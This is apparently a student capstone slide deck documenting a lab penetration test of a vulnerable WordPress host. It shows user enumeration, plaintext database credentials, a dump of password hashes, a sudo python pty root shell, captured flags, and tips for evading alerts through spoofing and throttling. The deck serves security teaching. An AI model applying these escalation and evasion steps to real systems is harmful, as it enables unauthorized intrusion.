
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network



Presented by:

Jaseong Koo

Jesus Galeno

Gabriel Scharff

Jeremiah Mitchell

Jason Hargis

Table of Contents

This document contains the following resources:

01

Network Topology
&
Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
A05:2021 – Security Misconfiguration	Ports 22, 80, 111, 139, 445 were open and unfiltered	Allowed full service scan and later SSH access
A07:2021 – Identification and Authentication Failures	User had a simple guessable password	Gained SSH access
Password Plaintext Storage	MySQL database password and login were stored in plaintext file with no access controls	Gained access to database with website content and password hashes
A01:2021 – Broken Access Control	User had sudo privileges to run python	Gained unlimited root access from unauthorized user account

Exploits Used

Exploitation: Open Ports & Identification and Authentication Failures

- We used nmap and identified **open ports**: 22, 80, 111, 139, 445
- We used **wpscan** to find users and easily guessed the password which was used to SSH into the system.
- This exploit gave us **user shell access** with Michael's account.
- **Flag1** and **Flag2** were found during exploration of files.

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
michael@target1:/var/www$ grep -R flag1
grep: .bash_history: Permission denied
html/service.html:                    <!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
```

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Exploitation: Password Plaintext Storage

- MySQL database password and login were stored in plaintext file (wp-config.php) with no access controls
- We gained access to database with website content and password hashes
- Flag3 was located at the wp_blog table in wordpress database

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
flag3{afc01ab56b50591e7dccf93122770cd2}
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+--------------------+----------+---------------------+-------
--------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_registered     | user_a
ctivation_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+--------------------+----------+---------------------+-------
--------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org  |          | 2018-08-12 22:49:12 |
              |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org   |          | 2018-08-12 23:31:16 |
              |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+--------------------+----------+---------------------+-------
--------------+-------------+---------------+
2 rows in set (0.00 sec)
```

Exploitation: Broken Access Controls

- User had a sudo privilege to run python.
- Used a sudo with a python script using pty module to open a new bash session as root
- We gained unlimited root access from unauthorized user account.
- The exploit allowed us to find Flag4.txt

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/sh")'
# ls
# whoami
root
#
```

```
# cat /root/flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}
```

Avoiding Detection

Stealth Exploitation of Open Ports & Identification and Authentication Failures

Monitoring Overview

- SSH Login Alert would detect the exploitation
- It monitors SSH Port (22) for any unauthorized access
- Alert will be triggered whenever an unauthorized user attempts to remotely access over port 22

Mitigating Detection

- IP Spoofing, making our traffic seem as though its
- coming from inside the network itself.
- To prevent further alerts we could finish escalating privileges or gaining root before accessing any databases, negating the tripwire/alert.

Stealth Exploitation of Password Plaintext Storage

Monitoring Overview

- SQL database alerts
- Monitors traffics which attempts to access SQL database
- Alert will be triggered if any unauthorized/external IP connection attempts are made to the SQL database
- Filebeat to detect unauthorized users accessing secure SQL tables

Mitigating Detection

- IP spoofing
- Make requests intermittently to avoid triggering any alerts
- based on frequency thresholds
- Greater pause methods would become useful such as a throttle command, putting delays for set amounts of time between attempts to avoid detection


Stealth Exploitation of Broken Access Controls

Monitoring Overview

- Privilege escalation alert
- Monitor unauthorized root access and sudo activity
- Alerts will be triggered when unauthorized sudo command was used or privileged access is made from unauthorized users

Mitigating Detection

- Find a vulnerability from operating system kernel and exploit privilege escalation


1ST YEAR IN CYBERSECURITY
3RD YEAR IN CYBERSECURITY
20+ YEARS IN I.T. AND CYBERSECURITY

The End